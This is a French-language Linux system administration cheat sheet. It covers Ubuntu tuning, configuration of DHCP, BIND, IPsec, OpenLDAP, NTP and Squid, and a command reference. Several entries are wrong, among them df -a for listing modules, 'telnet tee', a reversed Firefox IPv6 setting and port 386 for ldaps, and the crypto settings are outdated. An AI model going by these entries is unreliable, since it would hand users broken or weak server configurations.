- Entrer dans le point de montage et le chrooter : [cd /mnt/disk/](#) puis [chroot /mnt/disk](#)
- Installer grub : [grub-install /dev/hda1](#)
- Quitter le chroot et démonter : [CTRL+D](#), [umount /mnt/dev](#) et [umount /mnt/disk](#)

Linux - Optimisations :

Liste d'optimisation pour la distribution Ubuntu (sur environnement Gnom), attention pour éviter des dysfonctionnements liés aux systèmes de fichier préféré EXT3.

Le nettoyage du système peut aussi apporter du gain d'espace disque.

Lien : <http://doc.ubuntu-fr.org/optimisation>, <http://doc.ubuntu-fr.org/services>
<http://ubuntu-tweak.com/>

Optimisations graphique :

- ☐ Installer le driver propriétaire de la carte graphique (ATI ou NVidia).

Menu Système->Administration->Pilotes de périphériques

- ☐ Désactiver les effets spéciaux de Gnom.

Menu Préférences->Apparence->Effets visuels : Aucun

Optimisations système :

- ☐ N'utiliser le SWAP qu'à partir de 10% de mémoire restante.

Modifier le fichier /etc/sysctl.conf

vm.swappiness = 10

- ☐ Diminuer le nombre de terminaux virtuels.

Modifier les fichiers /etc/init/tty3.conf, tty4.conf, tty5.conf, tty6.conf

Commenter toutes les lignes "start on runlevel ..." en ajoutant un # en début de ligne

- ☐ Diminuer le nombre de bureaux virtuels.

Clic droit->Préférences sur l'applet de tableau de bord "Sélecteur d'espace de travail"

- ☐ Accélérer le gestionnaire de fichier Nautilus.

Dans le menu Edition->Préférence->Aperçu

Fichiers texte : Jamais

Autres aperçus de fichiers : Jamais

Fichiers son : Jamais

Dossier : Jamais

- ☐ Désactiver les sons d'environnement et le beep système.

Menu Système->Préférence->Son

Effets sonores->Thème sonore : Aucun son

- ☐ Désactiver les services inutiles.

Avec l'outil sysv-rc-conf désactiver les services inutiles.

Optimisations réseau/accès disque :

- ☐ Mettre le cache en mémoire vive, pour la navigation (ne pas utiliser sur une machine multi-utilisateurs).

gedit /etc/fstab

ajouter les lignes : tmpfs /tmp tmpfs mode=1777 0 0 et tmpfs /var/log tmpfs mode=1777 0 0

pour désactiver fsck au démarrage, affecter 0 au sixième paramètre de chaque ligne.

dans firefox, taper : about:config

modifier/créer le clé (chaîne de caractère : /tmp) : browser.cache.disk.parent_directory

désactiver la gestion DNS IPV6 : network.dns.disableIPv6 : false

- ☐ Désactiver l'IPv6.

gedit /etc/sysctl.conf

net.ipv6.conf.all.disable_ipv6 = 1

net.ipv6.conf.default.disable_ipv6 = 1

net.ipv6.conf.lo.disable_ipv6 = 1

Outils :

- ☐ Ubuntu Tweak : Configurations et optimisations pour Ubuntu.

- ☐ Guake : panneau interactif avec un shell, qui s'affiche avec la touche F12.

- ☐ Geany : editeur comme notepad++, penser à installer les pluggings : *apt-get install geany geany-plugin**

Linux - Service DHCP :

Le service DHCP (Dynamic Host Configuration Protocol) permet d'attribuer des adresses IP dynamiques à des machines sur le réseau.

Installation de DHCP v3 : `apt-get install dhcp3-server`

Lien : <http://doc.ubuntu-fr.org/dhcp3-server>

http://www.coagul.org/article.php3?id_article=167

Configurer le serveur

Configurer le service : `gedit /etc/dhcp3/dhcpd.conf`

`option domain-name "test.com";`

Nom du domaine

`option domain-name-servers 192.168.0.254, 192.168.0.2;`

Liste des serveurs DNS

`option routers 192.168.0.1;`

Passerelle

`default-lease-time 86400;`

Délais du bail en seconde : 24h ici.

`deny unknown-clients;`

Refuser les client inconnus

`subnet 192.168.0.0 netmask 255.255.255.0{`

Réseau et masque réseau.

`range 192.168.0.100 192.168.0.250;`

Plage d'adresse pour les clients.

`ping-check = 1;`

Test si l'adresse est déjà attribuée.

`authoritative;}`

Le serveur DHCP est l'autorité de la zone.

Définir plusieurs interfaces réseau d'écoute : `gedit /etc/default/dhcp3-server`

`INTERFACES="eth0 eth1"`

Utiliser des adresses IP statiques pour les clients : `gedit /etc/dhcp3/dhcpd.conf`

`host nom_machine1{`

`hardware ethernet 00:11:22:33:44:55;`

`fixed-address 192.168.0.100;}`

`host nom_machine2{`

`hardware ethernet 11:22:33:44:55:66;`

`fixed-address 192.168.0.101;}`

Pour appliquer les modifications dans la configuration du service DHCP :

`/etc/init.d/dhcp3-server restart`

Configurer les clients

Configurer l'interface réseau en dynamique : `gedit /etc/network/interfaces`

`auto lo eth0`

`iface lo inet loopback`

`iface eth0 inet dhcp`

Redémarrer le service réseau :

`/etc/init.d/networking restart`

ou

`ifdown eth0`

`ifup eth0`

dhclient :

Lister les carte en écoute : `dhclient -r`

Forcer la mise à jour de l'adressage : `dhclient eth0`

Linux - Service DNS :

Installation et sécurisation d'un service DNS, ici BIND v9.

L'ordre de résolution DNS est configuré sous Linux dans </etc/hosts.conf>

Installation de BIND v9 : [apt-get install bind9](#)

Lien : <https://www.isc.org/software/bind>

http://www.coagula.org/article.php?id_article=185

Ajouter des serveurs DNS externes : [gedit /etc/resolv.conf](#)

[search test.com](#)

[nameserver 192.168.1.1](#)

[nameserver 192.168.1.2](#)

Configurer un service DNS :

Liste des zones à prendre en compte : [gedit /etc/bind/named.conf](#)

[options{version "no version";};](#) Pour masquer la version.

[zone "test.com" {](#)

[type master;](#)

[file "/etc/bind/db.test.com";](#)

[forwarders{};](#)

[notify yes;};](#) (notify doit être à no si aucun domaine esclave)

[zone "0.168.192.in-addr.arpa" {](#)

[type master;](#) (slave pour le domaine esclave)

[file "/etc/bind/db.test.com.inv";](#)

[forwarders{};};](#)

Contenu du fichier de résolution DNS locale : [gedit /etc/bind/db.test.com](#)

[\\$TTL 8H](#)

[@ IN SOA ns.test.com. hostmaster.test.com. \(2010081301 8H 1H 1W 1D \);](#)

[NS dns2.test.com.](#) (serveur DNS esclave)

[@ IN NS ns.test.com.](#)

[ns A 192.168.0.254](#) (ip de mon serveur DNS local)

[dns2 A 192.168.0.2](#)

Contenu du fichier de résolution DNS inverse : [gedit /etc/bind/db.test.com.inv](#)

[\\$TTL 8H](#)

[@ IN SOA ns.test.com. hostmaster.test.com. \(2010081301 8H 1H 1W 1D \);](#)

[@ IN NS ns.test.com.](#)

[\\$ORIGIN 0.168.192.in-addr.arpa.](#)

[254 IN PTR ns.test.com.](#)

[2 IN PTR dns2.test.com.](#)

Configuration des serveurs DNS externes : [gedit/etc/bind/named.conf.options](#)

[forwarders {194.168.1.1;194.168.1.2;};](#)

Autoriser le transfert de zone vers le serveur DNS dns2 : [/etc/bind/named.conf.options](#)

Attention pour autoriser le transfert de zone pour tout le monde (non recommander) il faut utiliser à la place de l'ip : **any** ou **0/0**

[allow-transfer { 192.168.0.2; };](#)

ou [acl MesServeursDNS{192.168.0.2;};](#) (création d'une ACL en début de fichier)

[allow-transfer { MesServeursDNS; };](#)

Pour vérifier les fichiers de configuration du DNS : [named-checkconf /etc/bind/named.conf](#)

Pour appliquer les modifications dans la configuration du DNS : [/etc/init.d/bind9 restart](#)

Le service doit toujours être exécuté avec un compte sans shell différent de root :

[gedit /etc/passwd](#) et [ps aux | grep 'bind'](#)

Emplacement du cache DNS : [/var/cache/bind](#)

Linux - Service IPSEC :

IPsec (Internet Protocol Security) permet d'assurer des communications privées à travers un réseau. IPsec utilise deux protocoles: ESP et AH. ESP permet la confidentialité et l'authentification des échanges (chiffrement), AH assure l'authentification (signature).

Installation du serveur IPSEC : `apt-get install ipsec-tools racoon`

Lien : <http://infond.blogspot.com/2010/03/basics-9-tutoriel-ipsec.html>
<https://help.ubuntu.com/community/IPSecHowTo>

Définitions :

IPsec utilise deux protocoles: ESP et AH. ESP permet la confidentialité et l'authentification des échanges (chiffrement), AH n'assure que l'authentification (signature).

IPsec propose également deux modes: transport et tunnel. Le mode transport modifie l'en-tête IP. Le mode tunnel encapsule le paquet IP entier dans un nouveau paquet IP.

Configuration du service IPSEC avec secret partagé : `gedit /etc/ipsec-tools.conf`

```
#!/usr/sbin/setkey -f
```

```
#Initialisation du SAD et du SPD
```

```
flush;
```

```
spdflush;
```

```
# Security Policy : Configuration sur le serveur
```

```
spdadd 192.168.0.1 192.168.0.100 any -P out ipsec esp/transport//require ah/transport//require;
```

```
spdadd 192.168.0.100 192.168.0.1 any -P in ipsec esp/transport//require ah/transport//require;
```

```
# Security Policy : Configuration sur le client
```

```
spdadd 192.168.0.100 192.168.0.1 any -P out ipsec esp/transport//require ah/transport//require;
```

```
spdadd 192.168.0.1 192.168.0.100 any -P in ipsec esp/transport//require ah/transport//require;
```

Configuration de racoon pour l'échange de clé partagée : `gedit /etc/racoon/racoon.conf`

```
# Configuration client et serveur
```

```
path pre_shared_key "/etc/racoon/psk.txt";
```

```
remote anonymous{
```

```
  exchange_mode main;
```

```
  lifetime time 24 hour;
```

```
  proposal {
```

```
    encryption_algorithm 3des;
```

```
    hash_algorithm sha1;
```

```
    authentication_method pre_shared_key;
```

```
    dh_group modp1024;}
```

S'applique pour tous.

Interdit le mode agressif.

Validité de 24h

Méthode d'échange par Diffie Hellman.

```
sainfo anonymous{
```

```
  pfs_group modp1024;
```

```
  lifetime time 12 hour;
```

```
  encryption_algorithm 3des, blowfish 448, rijndael; Algorithmes de chiffrement autorisés.
```

```
  authentication_algorithm hmac_sha1, hmac_md5; Algorithmes de signature autorisés.
```

```
  compression_algorithm deflate; Algorithmes de compression autorisés.
```

Pour appliquer les modifications dans la configuration d'IPSEC :

```
/etc/init.d/setkey restart
```

```
/etc/init.d/racoon restart
```

Linux - Service LDAP :

LDAP est un serveur d'annuaire, nous allons utiliser ici OpenLDAP.

Outils d'administration graphique : luma, phpldapadmin...

Installation du serveur OpenLDAP : `apt-get install ldap-server ldap-client openssl`

Lien : <http://www.zytrax.com/books/ldap/ch6/>, [http://doc.ubuntu-fr.org/slapd?s\[\]=openldap](http://doc.ubuntu-fr.org/slapd?s[]=openldap)
<http://articles.mongueurs.net/magazines/linuxmag67.html>
<http://www.gentoo.org/doc/fr/ldap-howto.xml>
<http://www.linux-france.org/prj/edu/archinet/systeme/ch54.html>

Vérifier l'utilisateur :

Le service LDAP doit avoir un compte spécifique (openldap) sans shell.

Initialiser la configuration : (*refuser l'utilisation de protocoles inférieur à la V3*) `dpkg-reconfigure slapd`

Création de certificat (pour utiliser ldaps) :

Certificat de type RSA X509 avec une clé de 1024 bits, et une validité de 365 jours. Le domaine est demandé
`openssl req -newkey rsa:1024 -x509 -nodes -out /etc/ssl/cert/ldap-dom.pem -keyout /etc/ssl/cert/ldap-dom.pem -days 365`

Configuration général d'OpenLDAP: `gedit /etc/default/slapd`

<code>SLAPD_CONF=</code>	<i>Fichier de conf. ldap, si vide, fichier /etc/ldap/slapd.conf</i>
<code>SLAPD_USER="openldap"</code>	<i>Utilisateur qui exécute le service</i>
<code>SLAPD_GROUP="openldap"</code>	<i>Groupe qui exécute le service</i>
<code>SLAPD_PIDFILE=</code>	<i>Fichier d'enregistrement de l'id du processus.</i>
<code>SLAPD_SERVICES=ldaps://192.168.0.10:386/</code>	<i>Méthode, interface et port de connexion</i>
<code>SLAPD_NO_START=1</code>	<i>Pour interdire le démarrage/redémarrage du daemon</i>
<code>SLAPD_OPTIONS=""</code>	<i>Options complémentaires</i>

Configuration du serveur OpenLDAP : `gedit /etc/ldap/slapd.conf` ou `vi /etc/ldap/ldap.conf`

Les fichiers de configuration utilisateurs sont : \$HOME/.ldaprc, \$HOME/.ldaprc et (local) \$CWD/.ldaprc

<code>ldap_version 3</code>	<i>Force en LDAPv3, la ligne allow bind_v2 * ne doit pas exister.</i>
<code>URI ldaps://192.168.0.10:386</code>	<i>Méthode, interface et port de connexion.</i>
<code>BASE dc=test,dc=com</code>	<i>Exemple de base (ici pour test.com).</i>
<code>suffix "dc=test,dc=com"</code>	
<code>directory "/var/lib/ldap"</code>	<i>Emplacement de la bdd</i>
<code>loglevel ACL conns sync</code>	<i>Journalisation des accès, connexions et répliquions</i>
<code>NETWORK_TIMEOUT 10</code>	<i>Temps d'inactivité d'une connexion en seconde.</i>
<code>SIZELIMIT 0</code>	<i>Nombre maximum d'entré lors de recherche.</i>
<code>TIMELIMIT 0</code>	<i>Timeout de recherche.</i>
<code>TIMEOUT 0</code>	<i>Timeout de connexion.</i>
<code>rootdn "cn=admin,dc=test,dc=com"</code>	<i>Utilisateur d'accès à la base.</i>
<code>rootpw SSHAd2BajkLTTgBuhC2...</code>	<i>Création du mdp avec : slappasswd</i>

binddn et bindpw fonctionnent de la même manière que rootdn/rootpw pour spécifier une authentification au lieu d'un bind anonyme.

<code>TLS_CACERT /etc/ssl/cert/ldap-dom.pem</code>	<i>Emplacement des certificats</i>
<code>TLS_REQCERT hard</code>	<i>(par défaut) obligation de l'utilisation de certificat valide</i>

Ici un exemple d'ACL, il faut les placer de la plus restrictive à la moindre.

<code>access to attrs="userPassword"</code>	<i>ACL sur l'attribut mots de passe</i>
<code>by dn="uid=root,ou=people,dc=test,dc=com" write</code>	<i>Droits de root en écriture sur tous les users</i>
<code>by anonymous auth</code>	<i>Authentification requise pour y accéder</i>
<code>by self write</code>	<i>Les utilisateurs peuvent modifier leurs données.</i>
<code>by * none</code>	<i>Par défaut tous le reste est refusé</i>

Pour ajouter un fichier ldif à la base : `slapadd -l fichier.ldif`

Pour appliquer les modifications dans la configuration du LDAP : `/etc/init.d/slapd restart`

Lecture d'informations dans l'annuaire :

Au lieu de -x, on peut utiliser une authentification avancé : -W, pour spécifier l'utilisateur en SASL bind -U.
`ldapsearch -x -h 192.168.0.1 -p 389`

Linux - Service NTP :

NTP (Network Time Protocol) permet d'avoir la même valeur de temps sur plusieurs machines/serveurs (pour une journalisation par exemple). **Installation de ntp** : *apt-get install ntp*

Lien : <http://doc.ubuntu-fr.org/ntp>

Configurer du service : *gedit /etc/ntp.conf*

<i>listen on 192.168.0.1</i>	<i>Interface d'écoute du service</i>
<i>server 127.127.1.0</i>	<i>Utiliser notre serveur en référence</i>
<i>fudge 127.127.1.0 stratum 10</i>	
<i>server ntp.serv.com</i>	<i>Serveurs NTP de référence</i>
<i>server ntp.serv.fr</i>	

Restreindre l'accès au service : *gedit /etc/ntp.conf*

<i>restrict default kod notrap nomodify nopeer noquery</i>	<i>Règle par défaut : on refuse tout</i>
<i>restrict 127.0.0.1 nomodify</i>	<i>On autorise notre serveur à l'utiliser</i>
<i>restrict 192.168.0.0 mask 255.255.255.0 nomodify notrap</i>	<i>On limite aux adresses 192.168.0.0/24</i>

Redémarrer le service NTP :

/etc/init.d/ntp restart

Interroger le serveur de temps :

ntpq -p

Linux - Service Proxy (Squid) :

Squid est un proxy http (permettant la gestion avec authentification, liste noire (avec squidguard), control parental (avec dansguardian). **Installation de squid+squidguard** : [apt-get install squid squidguard](#)

Lien : <http://irp.nain-t.net/doku.php/220squid:start>
<http://doc.ubuntu-fr.org/squid>

Vérifier que l'utilisateur du service n'est pas root !

Pour simplifier l'administration il est possible d'utiliser webmin.

Configurer de Squid : [gedit /etc/squid/squid.conf](#)

On accepte seulement les flux vers le proxy à partir de notre réseau (pour 443,21,80):

[acl SSL_ports port 443](#)

[acl Safe_ports port 80](#) # http

[acl Safe_ports port 21](#) # ftp

[acl CONNECT method CONNECT](#)

[acl LanLocal src 192.168.0.0/24 http_access deny !Safe_ports](#)

[http_access deny CONNECT !SSL_ports](#)

[http_access allow LanLocal](#)

[http_access allow manager localhost](#) #Limiter l'administration en local seulement

[http_access deny manager](#)

[visible_hostname machine](#) #Nom de la machine

[forwarded_for off](#) #Ne pas indiquer les IP sources dans les paquets

[error_directory /usr/share/squid/errors/fr](#) #Activer les erreurs en français

[http_port 8080](#) #Port du proxy

[cache_dir ufs /var/spool/squid 250 16 256](#) #Emplacement et taille (250mo) du cache

[cache_mem 50 MB](#) #Taille de la mémoire cache

[maximum_object_size 15 MB](#) #Taille maximum d'un objet dans le cache

[positive_dns_ttl 10 hours](#) #Cache DNS : temps de cache DNS (pour une résolution qui à réussie)

[negative_ttl 5 minutes](#) #Cache DNS : temps de cache DNS (pour une résolution en échec)

[url_rewrite_program /usr/bin/squidGuard -c /etc/squid/squidGuard.conf](#) #Pour utiliser SquidGuard

[url_rewrite_children 5](#)

Note : Il est possible d'ajouter une authentification (avec LDAP par exemple) ou de rendre le proxy transparent (les 2 ne sont pas compatibles).

Dans le cas ou le proxy transparent est implémenté la ligne [http_port 8080](#)

est remplacée par : [http_port 8080 transparent](#)

Pour appliquer les modifications dans la configuration de Squid : [/etc/init.d/squid restart](#)

Configurer SquidGuard : [gedit /etc/squid/squidGuard.conf](#)

SquidGuard permet d'effectuer du filtrage par liste blanche et liste noire (et même par profile utilisateur : ip/authentification).

[dbhome /var/lib/squidguard/db](#) #Emplacements de la bdd de filtrage et des journaux

[logdir /var/log/squid](#)

[src admin {ip 192.168.0.10}](#)

[acl {admin {pass any}}](#)

[default {pass none}](#)

[redirect http://127.0.0.1/cgi-bin/squidGuard.cgi?clientaddr=% a+clientname=% n+clientident=% i+srcclass=% s+targetclass=% t+url=% u}}](#)

Utilisation de liste noire :

Blacklist française: ftp://ftp.univ-tlse1.fr/pub/reseau/cache/squidguard_contrib/blacklists.tar.gz

Il faut l'extraire dans : [/var/lib/squidguard/db/](#)

Pour appliquer les modifications de SquidGuard : [squidGuard -u](#) et [squid -k reconfigure](#)

Linux/Unix : Aide mémoire (1/4)

Répertoire	Fichiers de configuration importants
<div><div>/</div><div>Racine, ne contient que des répertoires.</div><div>/bin</div><div>Commandes de base pour les utilisateurs.</div><div>/boot</div><div>Noyau VmLinuz et fichiers de démarrage.</div><div>/dev</div><div>Périphérique (un lien par périphérique).</div><div>/etc</div><div>Fichier de configuration des applications.</div><div>/home</div><div>Répertoire de chacun des utilisateurs.</div><div>/lib</div><div>Bibliothèques et modules du noyau.</div><div>/mnt</div><div>Points de montage des périphériques.</div><div>/opt</div><div>Applications (temporaires et chrootées).</div><div>/proc</div><div>Contient une image du système.</div><div>/root</div><div>Répertoire home de root.</div><div>/sbin</div><div>Commandes pour l'administration.</div><div>/tmp</div><div>Fichiers temporaires.</div><div>/usr</div><div>Programmes supplémentaires du système.</div><div>/var</div><div>Fichiers souvent modifiés. (web, journaux d'audit, impression, bdd...)</div></div>	<div><div>/boot/grub/menu.lst</div><div>Configuration des gestionnaires de BOOT.</div><div>/etc/grub.conf , lilo.conf</div><div>/etc/default/grub</div></div> <div><div>/etc/inetd.conf</div><div>Listes des services exécutés suivant le niveau d'exécution :</div><div>/etc/init.d/</div><div>/etc/rc[runlevel].d/</div><div>0 : arrêt du système</div><div>1 : single-user</div><div>2-5 : multi-users/X11</div><div>6 : redémarrage</div></div> <div><div>/etc/cron.*</div><div>4 sous-répertoires pour des scripts à exécuter à intervalles heure, jour, semaine et mois (tâche planifiée).</div></div> <div><div>/etc/fstab</div><div>Table de montage.</div><div>/etc/HOSTNAME</div><div>Nom de l'hôte.</div><div>/etc/hosts</div><div>Table des hôtes statiques connus sur le réseau.</div><div>/etc/inittab</div><div>Configuration de init.</div><div>/etc/resolv.conf</div><div>Liste des serveurs DNS.</div><div>/etc/network/interface</div><div>Configuration réseau.</div><div>/etc/smb.conf</div><div>Paramètres des partages samba.</div><div>/etc/smbusers</div><div>/etc/X11/XF86config</div><div>Configuration de X11.</div><div>/etc/X11/xorg.conf</div><div>/var/log</div><div>Journaux d'audit.</div><div>/etc/ssh/sshd_config</div><div>Conf. du serveur SSH.</div><div>/etc/login.defs</div><div>Politique de sécurité des comptes.</div><div>/etc/security/policy.conf</div><div>/etc/passwd</div><div>Comptes et hash des mots de passe.</div><div>/etc/shadow</div><div>/etc/groupe , gshadow</div><div>Groupes utilisateurs.</div><div>/etc/default/login</div><div>Politique de sécurité des comptes avec PAM.</div><div>/etc/default/passwd</div><div>/etc/pam.d/login</div><div>/etc/pam.d/passwd</div><div>/etc/sudoers</div><div>Droits d'exécution des CMD par ROOT.</div><div>/etc/apache*/httpd.conf</div><div>Configuration apache.</div><div>/etc/postgresql/*.conf</div><div>Configuration de Postgresql.</div><div>pg_hba.conf</div><div>/etc/cups/*.conf</div><div>Configuration impression.</div><div>/etc/webmin/*.conf</div><div>Administration Webmin (et accès).</div><div>/etc/syslog.conf</div><div>Configuration des journaux d'audit.</div></div>
Droits & utilisateurs	
<div><div>Ajouter / supprimer un utilisateur :</div><div>useradd/userdel [NomUtilisateur]</div><div>Modifier le mot de passe d'un utilisateur :</div><div>passwd [NomUtilisateur]</div><div>Modifier les droits d'un fichier :</div><div>chmod 777 [MonFichier]</div><div>Modifier le propriétaire d'un fichier :</div><div>chown [NomUtilisateur] [MonFichier]</div><div>Modifier le groupe d'un fichier :</div><div>chgrp [NomGroupe] [MonFichier]</div><div>Afficher / modifier les ACL des fichiers :</div><div>getfacl [Fichier] ou setfacl -s g:[groupe]:[Fichier]</div><div>ls -al permet de lister tous les fichiers (R pour récursif) :</div><div><div><div><div><div></div><div>Prop.</div><div></div><div></div></div><div><div>t</div><div></div></div></div><div><div><div></div><div>Grp</div><div></div><div></div></div><div><div>r</div><div>w</div><div>x</div></div></div><div><div><div></div><div>Autres</div><div></div><div></div></div><div><div>r</div><div>w</div><div>x</div></div></div></div><div><div>Type</div><div>- fichier</div><div>d répertoire</div><div>l lien</div></div><div><div>execute (1)</div><div>write (2)</div><div>read (4)</div></div></div></div>	
<div><div>Droits étendus : lsattr et chattr</div><div>a : ajout de données à la fin du fichier</div><div>c : compression automatique</div><div>d : désactiver la sauvegarde automatique</div><div>i : ne peut être modifier ni supprimer</div><div>j : journaliser les modifications</div><div>s : effacement sécurisé 1 passe</div><div>u : sauvegarde du fichier en cas de suppression</div></div>	
Systèmes	
<div><div>Changer d'utilisateur :</div><div>su - [utilisateur] ou sudo -i</div><div>Exécuter une commande avec les droits root :</div><div>sudo [commande]</div><div>Arrêt du système :</div><div>shutdown -h now , halt , poweroff</div><div>Démarrer l'interface graphique :</div><div>startx</div></div>	

Linux/Unix : Aide mémoire (2/4)

Gestion des fichiers	Gestion des fichiers				
<p>Aller dans le répertoire home de l'utilisateur courant : <i>cd ~</i></p> <p>Afficher la taille d'un répertoire : <i>du -sh /rep awk 'print \$1'</i></p> <p>Chiffrer le répertoire home de l'utilisateur toto : <i>/usr/bin/ecryptfs-migrate-home -u toto</i></p> <p>Créer/suppr. des répertoires de manière récursive : <i>mkdir -p [répertoire1/répertoire2]</i> <i>rmdir -p -f [répertoire]</i> <i>rm -rf [répertoire ou fichier]</i></p> <p>Déplacer un fichier : <i>mv [fichier_source] [destination]</i></p> <p>Copier un fichier : <i>cp [fichier_source] [destination]</i></p> <p>Concaténer deux fichiers (ajout du <i>fichier1</i> dans le <i>fichier2</i>) : <i>cat [fichier1] [fichier2]</i></p> <p>Filtrer le contenu d'un fichier (ici on masque les lignes du fichier qui commencent par #): <i>cat [fichier1] grep -v '#'</i></p> <p>Recherche dans un fichier (non sensible à la casse) : <i>grep [MonTexte] -i [monFichier]</i></p> <p>Afficher toute les lignes du fichier ne contenant pas le mot clé : <i>grep [MotCle] -v [monFichier]</i></p> <p>Afficher le contenu d'un fichier, écran par écran : <i>more [fichier] ou less [fichier]</i></p> <p>Afficher les 20 dernières lignes d'un fichier : <i>tail -n 20 [fichier]</i></p> <p>Afficher les 20 premières lignes d'un fichier : <i>head -n 20 [fichier]</i></p> <p>Copie l'entrée standard vers un fichier : <i>telnet tee [monFichier]</i></p> <p>Afficher la différence entre deux fichiers : <i>diff [fichier1] [fichier2]</i></p> <p>Afficher un fichier en octal et hexadécimal : <i>od -cx [monFichier]</i></p> <p>Converti un fichier Windows (\r\n) vers un fichier Linux(\n) et inversement : <i>dos2unix [monFichier]</i> <i>unix2dos [monFichier]</i></p> <p>Trier le contenu d'un fichier vers un fichier : <i>sort -o [resultat] [monFichier]</i></p> <p>Checksum d'un fichier ou d'une chaîne : <i>cksum [fichier] ou md5sum [fichier]</i></p> <p>Créer un fichier vide, ou modifier sa date : <i>touch [monFichier]</i></p>	<p>Nombre de lignes (-l), de mots (-w) et de caractères (-c) dans un fichier : <i>wc -l -w -c [monFichier]</i></p> <p>Découpe un fichier en segments de 10 ko : <i>split -b 10k [fich_entrée] [fich_sortie]</i></p> <p>Affiche l'usage de l'espace-disque par l'utilisateur : <i>quota -v</i></p> <tr> <th>Commandes utiles</th><td></td></tr> <tr> <td></td><td> <p>Noyau, distribution, durée et charge système : <i>uname -arv, lsb_release -a, uptime</i></p> <p>État de la mémoire : <i>free, vmstat</i></p> <p>Création, activation, désactivation de swap : <i>mkswap [/path/], swapon, swapoff</i></p> <p>Liste des modules chargés en mémoire : <i>df -a</i></p> <p>Liste des services et leurs niveaux d'exécution : <i>chkconfig --list</i></p> <p>Liste des services en écoute : <i>netstat -an</i> <i>lsof -i -n egrep 'COMMAND/LISTEN'</i></p> <p>Modifier/voir l'état d'un service : (<i>start</i> ou <i>stop</i> ou <i>restart</i> ou <i>status</i>) <i>/etc/rc.d/init.d/[nom du service] start</i></p> <p>Ajouter un service au démarrage : <i>update-rc.d [nom du service] defaults</i></p> <p>Supprimer un service du démarrage : <i>update-rc.d [nom du service] remove</i> <i>update-rc.d [nom du service] stop 0 1 2 3 4 5 6</i></p> <p>Vérifier le système de fichier : <i>fsck -p /dev/hda3</i></p> <p>Liste des applications (packages) installées : <i>rpm -qa, pkginfo</i> <i>dpkg -l</i> ou <i>dpkg --get-selections</i></p> <p>Autre gestionnaire de paquetages (DEBIAN) : <i>apt-get update, upgrade</i> pour maj de la base <i>apt-get install [logiciel] ou remove</i></p> <p>Liste des partitions : <i>cat /proc/partitions</i> <i>sfdisk -l</i> <i>fdisk -l</i></p> <p>Taille des journaux d'audit : <i>du -h /var/log</i> <i>df -h /var/log</i></p> <p>Historique des commandes : <i>history</i></p> <p>Liste des tâches programmées : <i>crontab -l</i></p> </td></tr>	Commandes utiles			<p>Noyau, distribution, durée et charge système : <i>uname -arv, lsb_release -a, uptime</i></p> <p>État de la mémoire : <i>free, vmstat</i></p> <p>Création, activation, désactivation de swap : <i>mkswap [/path/], swapon, swapoff</i></p> <p>Liste des modules chargés en mémoire : <i>df -a</i></p> <p>Liste des services et leurs niveaux d'exécution : <i>chkconfig --list</i></p> <p>Liste des services en écoute : <i>netstat -an</i> <i>lsof -i -n egrep 'COMMAND/LISTEN'</i></p> <p>Modifier/voir l'état d'un service : (<i>start</i> ou <i>stop</i> ou <i>restart</i> ou <i>status</i>) <i>/etc/rc.d/init.d/[nom du service] start</i></p> <p>Ajouter un service au démarrage : <i>update-rc.d [nom du service] defaults</i></p> <p>Supprimer un service du démarrage : <i>update-rc.d [nom du service] remove</i> <i>update-rc.d [nom du service] stop 0 1 2 3 4 5 6</i></p> <p>Vérifier le système de fichier : <i>fsck -p /dev/hda3</i></p> <p>Liste des applications (packages) installées : <i>rpm -qa, pkginfo</i> <i>dpkg -l</i> ou <i>dpkg --get-selections</i></p> <p>Autre gestionnaire de paquetages (DEBIAN) : <i>apt-get update, upgrade</i> pour maj de la base <i>apt-get install [logiciel] ou remove</i></p> <p>Liste des partitions : <i>cat /proc/partitions</i> <i>sfdisk -l</i> <i>fdisk -l</i></p> <p>Taille des journaux d'audit : <i>du -h /var/log</i> <i>df -h /var/log</i></p> <p>Historique des commandes : <i>history</i></p> <p>Liste des tâches programmées : <i>crontab -l</i></p>
Commandes utiles					
	<p>Noyau, distribution, durée et charge système : <i>uname -arv, lsb_release -a, uptime</i></p> <p>État de la mémoire : <i>free, vmstat</i></p> <p>Création, activation, désactivation de swap : <i>mkswap [/path/], swapon, swapoff</i></p> <p>Liste des modules chargés en mémoire : <i>df -a</i></p> <p>Liste des services et leurs niveaux d'exécution : <i>chkconfig --list</i></p> <p>Liste des services en écoute : <i>netstat -an</i> <i>lsof -i -n egrep 'COMMAND/LISTEN'</i></p> <p>Modifier/voir l'état d'un service : (<i>start</i> ou <i>stop</i> ou <i>restart</i> ou <i>status</i>) <i>/etc/rc.d/init.d/[nom du service] start</i></p> <p>Ajouter un service au démarrage : <i>update-rc.d [nom du service] defaults</i></p> <p>Supprimer un service du démarrage : <i>update-rc.d [nom du service] remove</i> <i>update-rc.d [nom du service] stop 0 1 2 3 4 5 6</i></p> <p>Vérifier le système de fichier : <i>fsck -p /dev/hda3</i></p> <p>Liste des applications (packages) installées : <i>rpm -qa, pkginfo</i> <i>dpkg -l</i> ou <i>dpkg --get-selections</i></p> <p>Autre gestionnaire de paquetages (DEBIAN) : <i>apt-get update, upgrade</i> pour maj de la base <i>apt-get install [logiciel] ou remove</i></p> <p>Liste des partitions : <i>cat /proc/partitions</i> <i>sfdisk -l</i> <i>fdisk -l</i></p> <p>Taille des journaux d'audit : <i>du -h /var/log</i> <i>df -h /var/log</i></p> <p>Historique des commandes : <i>history</i></p> <p>Liste des tâches programmées : <i>crontab -l</i></p>				

Linux/Unix : Aide mémoire (3/4)

Configuration réseau	Recherche de fichiers
Configuration du réseau filaire + WiFi : <i>/etc/network/interface</i> ou <i>ifconfig</i> ou <i>dhclient</i> <i>ifconfig wlan0 scan</i>	Affiche le chemin d'une commande : <i>which [commande]</i>
Configuration du réseau sans fils : <i>iwconfig</i> ou <i>iwpriv</i>	Recherche d'un fichier indexé : <i>whereis [fichier]</i>
Modifier le serveur DNS : <i>/etc/resolv.conf</i>	Recherche d'un fichier à partir de la racine : <i>find / -name [Recherche]</i>
Cache ARP de la machine locale : <i>arp -a</i>	Fichiers et répertoires en écriture pour tous : <i>find / -type d -perm -2 -exec ls -lcd {} \;</i>
Arrêter / démarrer une interface réseau : <i>ifdown [interface] / ifup [interface]</i>	Fichiers SUID et SGUID avec des droits système : <i>find /\(-perm -4000 -o -perm -2000 \) -exec ls -lcd {} \;</i>
Redémarrer le service réseau (prise en compte des modifications de passerelle et résolution de noms) : <i>services network restart</i> <i>/etc/init.d/networking restart</i>	Liste des fichiers sans propriétaire : <i>find / -nouser -print</i>
